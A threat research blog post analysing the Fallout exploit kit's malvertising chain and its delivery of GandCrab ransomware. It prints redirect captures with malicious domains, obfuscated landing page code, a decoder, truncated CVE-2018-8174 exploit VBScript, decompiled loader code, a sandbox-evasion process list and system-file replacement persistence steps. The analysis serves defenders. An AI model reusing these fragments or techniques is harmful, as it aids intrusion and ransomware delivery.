Fallout Exploit Kit Used in Malvertising Campaign to Deliver GandCrab Ransomware

mandiant.com/resources/blog/fallout-exploit-kit-used-in-malvertising-campaign-to-deliver-gandcrab-ransomware

✕

Threat Research

Manish Sardiwal, Muhammad Umair, Zain Gardezi

Sep 06, 2018

7 min read

| Last updated: Nov 25, 2022

Ransomware


Threat Research

Malware

Towards the end of August 2018, FireEye identified a new exploit kit (EK) that was being served up as part of a malvertising campaign affecting users in Japan, Korea, the Middle East, Southern Europe, and other countries in the Asia Pacific region.

The first instance of the campaign was observed on Aug. 24, 2018, on the domain finalcountdown[.]gq. Tokyo-based researchers "nao_sec" identified an instance of this campaign on Aug. 29, and in their own blog post they refer to the exploit kit as Fallout Exploit Kit. As part of our research, we observed additional domains, regions, and payloads associated with the campaign. Other than SmokeLoader being distributed in Japan, which is mentioned in the nao_sec blog post, we observed GandCrab ransomware being distributed in the Middle East, which we will be focusing on in this blog post.

Fallout EK fingerprints the user browser profile and delivers malicious content if the user profile matches a target of interest. If successfully matched, the user is redirected from a genuine advertiser page, via multiple 302 redirects, to the exploit kit landing page URL. The complete chain from legit domain, cushion domains, and then to the exploit kit landing page is shown in Figure 1.



Protocol	Host	URL
HTTP	www.[redacted].com	/ax/?uid=493544&ad=4
HTTP	[redacted].com	/afu.php?zoneid=1809745
HTTP	[redacted].com	/afu.php?zoneid=1809745
HTTP	[redacted].com	/?r=%2Fmb%2Fhan&zoneid=1809745&pbk3=5545538e1460e2a050388e85a8b7b93a6595
HTTP	46.101.205.251	/wt/ww.php
HTTP	huli.cf	/v3
HTTP	naosecgomosec.gq	/mQvZT/ucIVQnZ/ooRLO.jsp?Ringnecks=praedial-swindles&R7ryt6=Ceramics-aureity&j2KS=

Figure 1: Malvertisement redirection to Fallout Exploit Kit landing page

The main ad page prefetches cushion domain links while loading the ad and uses the <noscript> tag to load separate links in cases where JavaScript is disabled in a browser (Figure 2).

```
<title>Redirect</title>
    <link rel="dns-prefetch" href="//46.101.205.251" />
    <noscript><meta id="meta-refresh" http-equiv="refresh" content="1;
    url=/?r=/mb/han&zoneid=1809745&pbk3=5545538e1460e2a050388e85a8b7b93a6595586775718258152&em
    f9f-41d4-889a-54ea190b8ad2&ad_scheme=1&rotation_type=21&ppucounter=0&first_visit=0&on_test=
    xref=Y29iYWx0ZW4uY29t"></noscript>
<style>
```

Figure 2: Content in the first ad page

In regions not mentioned earlier in this blog post, the 'link rel="dns-prefetch" href"' tag has a different value and the ad does not lead to the exploit kit. The complete chain of redirection via 302 hops is shown in Figure 3, Figure 4 and Figure 5.

```
HTTP/1.1 302 Found
Server: nginx
Date: Thu, 30 Aug 2018 18:45:15 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Timing-Allow-Origin: *
Pragma: no-cache
Cache-Control: private, max-age=0, no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
X-Used-AdExchange: 1
Set-Cookie: 5b4209f3d6867986447add61fbedf999=eeQYx6jFet3IBeTKbk3UlDEqcZoN5tQ1CTNUKNAQ7QI; expires=Thu, 06-Sep-2018
18:45:15 GMT; Max-Age=604800
P3P: CP="CUR ADM OUR NOR STA NID"
Set-Cookie: OAGEO10191=13%7CIN%7CKA%7CBANGALORE%7CBROADBAND%7CTATA+TELESERVICES+ISP%7C%7C10011%7C11115%7C%3F
%7C356004; expires=Fri, 31-Aug-2018 18:45:15 GMT; Max-Age=86400; path=/
Set-Cookie: ppucnt=1; expires=Fri, 31-Aug-2018 18:45:15 GMT; Max-Age=86400; path=/
Set-Cookie: ppucntstart=1535654715; expires=Fri, 31-Aug-2018 18:45:15 GMT; Max-Age=86400; path=/
Set-Cookie: allcnt=1; expires=Fri, 30-Aug-2019 18:45:15 GMT; Max-Age=31536000; path=/
Set-Cookie: OAID=6ad285f1af7017bd5f376eba0765e2fc; expires=Fri, 30-Aug-2019 18:45:15 GMT; Max-Age=31536000; path=/
Set-Cookie: _OACCAP[1329867]=1; expires=Fri, 30-Aug-2019 18:45:15 GMT; Max-Age=31536000; path=/
Set-Cookie: _OACBLOCK[1329867]=1535654715; expires=Sat, 29-Sep-2018 18:45:15 GMT; Max-Age=2592000; path=/
Set-Cookie: _OXCCLK[1329867]=1; expires=Fri, 30-Aug-2019 18:45:15 GMT; Max-Age=31536000; path=/
Set-Cookie: _OXPCLK[141287]=1; expires=Fri, 30-Aug-2019 18:45:15 GMT; Max-Age=31536000; path=/
Location: http://46.101.205.251/wt/ww.php
```

Figure 3: 302 redirect to exploit kit controlled cushion servers

```
GET /wt/ww.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://cobalten.com/afu.php?zoneid=1407888&var=1809745
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 46.101.205.251
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 30 Aug 2018 18:45:15 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Location: http://huli.cf/v3
```

Figure 4: Another redirection before exploit kit landing page

```
Host: huli.cf
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx/1.14.0
Date: Thu, 30 Aug 2018 18:45:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Last-Modified: Thu, 30 Aug 2018 18:45:16 GMT
Cache-Control: no-cache, no-store, must-revalidate,post-check=0,pre-check=0
Pragma: no-cache
Expires: 0
Set-Cookie:
78e5a=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1wic3RyZWFtc1wiOntcIjMwXCI6MTUzNTY1NDcxNn0sXCJjYW1wYWlnbnNcI
jp7XCI0XCI6MTUzNTY1NDcxNn0sXCJ0aW1lXCI6MTUzNTY1NDcxNn0ifQ.Ykl4quwbSnBEcJT2bvtgiWeTgfaKIsHEm00JQ8Gwugo; expires=Sun,
30-Sep-2018 18:45:16 GMT; Max-Age=2678400; path=/; domain=.huli.cf
Set-Cookie:
78e5a=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1wic3RyZWFtc1wiOntcIjMwXCI6MTUzNTY1NDcxNixcIjZcIjoxNTM1NjU0N
zE2fSxcImNhbXBhaWduc1wiOntcIjRcIjoxNTM1NjU0NzE2LFwiM1wiOjE1MzU2NTQ3MTZ9LFwidGltZVwiOjE1MzU2NTQ3MTZ9In0.vPxRS9ETnIIE5
fdHkAlesQepCx28tKT4vN8Hrxr6c-8; expires=Sun, 30-Sep-2018 18:45:16 GMT; Max-Age=2678400; path=/; domain=.huli.cf
Location: http://naosecgomosec.gq/mQvZT/ucIVQnZ/ooRLO.jsp?Ringnecks=praedial-swindles&R7ryt6=Ceramics-
aureity&j2KS=Plethoric-cellager
```

Figure 5: Last redirect before user reaches exploit kit landing page

URIs for the landing page keep changing and are too generic for a pattern, making it harder for IDS solutions that rely on detections based on particular patterns.

Depending on browser/OS profiles and the location of the user, the malvertisement either delivers the exploit kit or tries to reroute the user to other social engineering campaigns. For example, in the U.S. on a fully patched macOS system, malvertising redirects users to social engineering attempts similar to those shown in Figure 6 and Figure 7.




Figure 6: Fake AV prompt for Mac users




Figure 7: Fake Flash download prompt

The strategy is consistent with the rise of social engineering attempts FireEye has been observing for some time, where bad actors use them to target users that are on fully patched systems or any OS/software profile that is not ideal for any exploit attempts due to software vulnerability. The malvertisement redirect involved in the campaign has been abused heavily in many social engineering campaigns in North America as well.

FireEye Dynamic Threat Intelligence (DTI) shows that this campaign has triggered alerts from customers in the government, telecom and healthcare sectors.

Landing Page

Initially, the landing page only contained code for a VBScript vulnerability (CVE-2018-8174). However, Flash embedding code was later added for more reliable execution of the payload.

The landing page keeps the VBScript code as Base64 encoded text in the ‘<span>’ tag. It loads a JScript function when the page loads, which decodes the next stage VBScript code and executes it using the VBScript ExecuteGlobal function (Figure 8).

```
<!doctype html>
<html lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta http-equiv="x-ua-compatible" content="IE=10">
<meta http-equiv="Expires" content="0">
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Cache-control" content="no-cache">
<meta http-equiv="Cache" content="no-cache">
</head>
<body>
<span id="MnRwIzFDuCd">
fp-9iLL9UogxqDfi4cXp8cgS8yeAsLsvU-fMqcLN4cWbbp5WUlflfLLoULWp.lsDbc5LfceM4aWfU7LSypWvUv
-of7W9eR9B8S5hCLhAUDLxsos7qSXenx4H_LLfq-s8olLuCahKCv5w8ByF8yLPySfiyahDUcg7y-WdySKqIDLw
e-Wh4SeHopHP8p9HUysSolwx.FWzyLWmycKEf-yibSL4sRWMUvLzb7LeecyiyIk7nqRnfp-9iL-Jfc-IqKyMfp
H84ReHI7-iyS6NmvfHCIhbcvLDeFN8.BWXqKyAb-LPIK-db7whbFs6Ivecs7L-fofwea-BUKedU1kRzmvNmvfH
```

Figure 8: Snippet of landing page

Figure 9 shows the JScript function that decodes the malicious VBScript code.

```
<script language="vbscript">
Function MoYhlpJuBYeQlZZ(TcKbetntkAJNCpvx)
    ExecuteGlobal(TcKbetntkAJNCpvx)
End Function
</script>
<script language="jscript">
var PLdrlURGns = {
    XERmWcgjVMCuirb: "QhmxlLpFiXn_zNAOqfI8cyoa4ebCUs.ZkWjYv-SBJHPE39TM6w1uRK7Dd502tgGrV",
    MXYpmvQpBIGfD: function (SQvqAkqkWgE) {
        var IqrNyfTRUO = '';
        var TyLpCzeMpLpA,YAUBhEhTmdwGGBnB,WuaHpncrmRjbIhf;
        var KDySDuuIXraNqI,FXvMRMtud,XFPiaFYMHd,AJfSWhFX;
        var KeImniNzDTN = 0;
        SQvqAkqkWgE = SQvqAkqkWgE['replace'](/[^A-Za-z0-9\._-]/g, "");
        while (KeImniNzDTN < SQvqAkqkWgE['length']) {
            KDySDuuIXraNqI = this['XERmWcgjVMCuirb']['indexOf'](SQvqAkqkWgE['charAt'](KeImniNzDTN++));
```

Figure 9: Base64 decode function

Flash embedding code is inside the ‘noscript’ tag and loads only when scripts are disabled (Figure 10).

```
<noscript>
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess=always
    <param name="movie" value=
    "http://naosecgomosec.gq/daroga/pooled_aequorins/Weanlings-Fribblers-6097/1988-02
    lers&qyZcaE=Sauciest"/>
    <param name="play" value="true"/>
    <param name=FlashVars value=
    "dsc=YOsRWLnjCwAASYA0CEOFyXX3-_Do6v---6tFQ0NDIqqUSENDwq9DQkNDEBZwg4QHZ0s0Ki0rFRT6
```

Figure 10: Flash embedding code

The decoded VBScript code exploits the CVE-2018-8174 vulnerability and executes shellcode (Figure 11).

```
Dim QmqoCCtHaBFMOfMVNtWdrToAAMaHZhnapDDDQVpXFxGwiNEEFoaxQsafThdrGjVYFNwjwhzwdgsocviUQZcfaC
Dim ZTiYUuDORdlpUoRJkkhjpStHiVGhmgKgNnAlPNsqCugvBbY(6),
QQBWSXAsmpunNqNuGMQjVdHUpwqOvVXxVmPKqqGDeTZtHsYXWpJfhXDcsBPVqwGkEEGqPooxmNklTnOKbOMuhAhAax
Dim YhEIRCUoDiEPICketdubmtvxctHltkxIXjIIDDAjlFyBpvDMNWshGlsxBdbXmGEvcmwFaOAmkwIzbpGLxJScFi
Dim ZRAwdsSzxICUNjQjKYxklAhwpJFTwaeEdqeygsVxs(40)
Dim BEGToJkfIEEhzhebKfqXqGDhKJUsAzhEOpiXHazWBuGgFrrWXiMUFaZRymcQDtLXwpOuMw,SFXxSszhsjRVSIf
Dim MeQgekNgEBSWJnhyzmWKLOGqNtCgJtGszAXTuYVieFvzZAUXdYWQJyWKeCBNedlwusbFNeXgeXk
Dim
```

Figure 11: Decoded VBScript

The shellcode downloads a XOR’d payload at %temp% location, decrypts it, and executes it (Figure 12).

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: application/octet-stream
Accept-Ranges: bytes
Connection: Keep-Alive
Date: Sun, 26 Aug 2018 04:45:17 GMT
Content-Length: 167424

...tHcYXgUWt..YX.UWtKcYX#UWtKcYXcUWtKcYXcUWtKcYXcUWtKcYXcUWt.cYXmJ.zK.P.B.V8.B
0
&w.9.>*.8w.*
77.u5.k.,6C<9T.,
x.:3.enTRGUWtKcYX......z...t...z.......z...t...z.......z.......z.......z.......z...u...z.......z.......z.
1<4...z.cUWtKcYX3.Wt.b\X.8+/
KcYXcUWt.c[YhT[tK.XXc.WtKcYXQ.WtKsYXc.VtKc.XcEWtKaYXfUVtKcYXfUVtKcYXc.UtKgYXcUWtIc..cUGtKsYXcUGtKsYXcUWt[cYXcUWtKcYX
s.VtccYXcUWtKcYXcUWtKcYXcUWtKcYXc.Ut_mYXcUWtKcYXcUWtKcYXcUWtKcYXcUWtKcYXs.Wt.cYXcUWtKcYXc.Vt[bYXcUWtKcYXcUWtKcYXcUWt
KcYXM!2.?
```

Figure 12: XOR binary transfer that decrypts to 4072690b935cdbfd5c457f26f028a49c

Payload Analysis (4072690b935cdbfd5c457f26f028a49c)

The malware contains PE loader code that is used for initial loading and final payload execution (Figure 13).

```
{
  v3 = (_DWORD *)(v2 + *(_DWORD *)(*this + 128));
  v15 = v3;
  if ( !IsBadReadPtr(v3, 20) )
  {
    while ( 1 )
    {
      v4 = v3[3];
      if ( !v4 )
        break;
      v16 = LoadLibraryA(v2 + v4);
      if ( v16 == -1 )
        return 0;
      v5 = sub_10001680(v1[2], 4 * v1[3] + 4);
      v1[2] = v5;
      if ( !v5 )
        return 0;
      v6 = v16;
      *(_DWORD *)(v5 + 4 * v1[3]++) = v16;
      v7 = v17;
      if ( *v3 )
        v8 = (int *)(*v3 + v17);
      else
        v8 = (int *)(v17 + v3[4]);
      v9 = v17 + v3[4];
      v10 = *v8;
      if ( *v8 )
      {
        v11 = v9 - (_DWORD)v8;
        while ( 1 )
        {
          if ( v10 >= 0 )
            v10 += v7 + 2;
          else
            v10 = (unsigned __int16)v10;
          v12 = GetProcAddress(v6, v7, v6, v10);
          *(int *)((char *)v8 + v11) = v12;
          if ( !v12 )
            return 0;
          v10 = v8[1];
          ++v8;
          v6 = v16;
          v7 = v17;
          if ( !v10 )
          {
            v1 = v14;
            break;
          }
```

Figure 13: Imports resolver from the PE loader

The unpacked DLL 83439fb10d4f9e18ea7d1ebb4009bdf7 starts by initializing a structure of function pointers to the malware's core functionality (Figure 14).

```
{
  mainStruct = (struct_dword_1000C00C *)VirtualAlloc(0, 4096, 12288, 4);
  if ( !mainStruct )
    return 0;
  mainStruct->_downloadAndLoadOrExecute = downloadAndLoadOrExecute;
  mainStruct->_downloadProcessor = downloadProcessor;
  mainStruct->_toReboot = toReboot;
  mainStruct->_toSystemFileReplace = toSystemFileReplace;
  mainStruct->_toMsUpdateStuff = toMsupdateStuff;
  mainStruct->_toVirtualAlloc = toVirtualAlloc;
  mainStruct->_toVirtualFree = toVirtualFree;
  mainStruct->_startThread = startThread;
  mainStruct->_getReplacementFilePath = getReplacementFilePath;
  mainStruct->_toMutexC2DecodeAndHttpCallbacks = toMutexC2DecodeAndHttpCallbacks;
  mainStruct->_getReplacementFileName = getReplacementFileName;
  mainStruct->_toPersistence = toPersistence;
  toEnumerateAndCheckProcesses(0, (void (__stdcall *)(int))checkBlacklistedProcess);
  v4 = CreateThread(0, 0, mainStruct->_startThread, 0, 0, 0);
  CloseHandle(v4);
}
```

Figure 14: Core structure populated with function pointers

It then enumerates all running processes, creates their crc32 checksums, and tries to match them against a list of blacklisted checksums. The list of checksums and their corresponding process names are listed in Table 1.

CRC32 Checksum	Process Name
99DD4432h	vmwareuser.exe
2D859DB4h	vmwareservice.exe
64340DCEh	vboxservice.exe
63C54474h	vboxtray.exe
349C9C8Bh	Sandboxiedcomlaunch.exe
5BA9B1FEh	procmon.exe
3CE2BEF3h	regmon.exe
3D46F02Bh	filemon.exe
77AE10F7h	wireshark.exe
0F344E95Dh	netmon.exe
278CDF58h	vmtoolsd.exe

Table 1: Blacklisted checksums

If any process checksums match, the malware goes into an infinite loop, effectively becoming benign from this point onward (Figure 15).




Figure 15: Blacklisted CRC32 check

If this check passes, a new thread is started in which the malware first acquires "SeShutdownPrivilege" and checks its own image path, OS version, and architecture (x86/x64). For OS version 6.3 (Windows 8.1/Windows Server 2012), the following steps are taken:

- Acquire "SeTakeOwnershipPrivilege", and take ownership of "C:\Windows\System32\ctfmon.exe"
- If running under WoW64, disable WoW64 redirection via Wow64DisableWow64FsRedirection to be able to replace 64-bit binary
- Replace "C:\Windows\System32\ctfmon.exe" with a copy of itself
- Check whether "ctfmon.exe" is already running. If not, add itself to startup through the registry key "\Registry\Machine\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
- Call ExitWindowsEx to reboot the system

In other OS versions, the following steps are taken:

- Acquire "SeTakeOwnershipPrivilege", and take ownership of "C:\Windows\System32\rundll32.exe"
- If running under WoW64, disable WoW64 redirection via Wow64DisableWow64FsRedirection to be able to replace 64-bit binary
- Replace "C:\Windows\System32\rundll32.exe" with a copy of itself
- Add itself to startup through the registry key "\Registry\Machine\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
- Call ExitWindowsEx to reboot the system

In either case, if the malware fails to replace system files successfully, it will copy itself at the locations listed in Table 2, and executes via ShellExecuteW.

Dump Path	Dump Name
%APPDATA%\Microsoft	{random alphabets}.exe
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup	{random alphabets}.pif

Table 2: Alternate dump paths

On execution the malware checks if it is running as ctfmon.exe/rundll32 or as an executable in Table 2. If this check passes, the downloader branch starts executing (Figure 16).




Figure 16: Downloader code execution after image path checks

A mutex "Alphabeam ldr" is created to prevent multiple executions. Here payload URL decoding happens. Encoded data is copied to a blob via mov operations (Figure 17).




Figure 17: Encoded URL being copied

A 32-byte multi-XOR key is set up with the algorithm shown in Figure 18.




Figure 18: XOR key generation

XOR Key (83439fb10d4f9e18ea7d1ebb4009bdf7)	{ 0x25, 0x24, 0x60, 0x67, 0x00, 0x20, 0x23, 0x65, 0x6c, 0x00, 0x2f, 0x2e, 0x6e, 0x69, 0x00, 0x2a, 0x35, 0x73, 0x76, 0x00, 0x31, 0x30, 0x74, 0x73, 0x00, 0x3c, 0x3f, 0x79, 0x78, 0x00, 0x3b, 0x3a }

Finally, the actual decoding is done using PXOR with XMM registers (Figure 19).

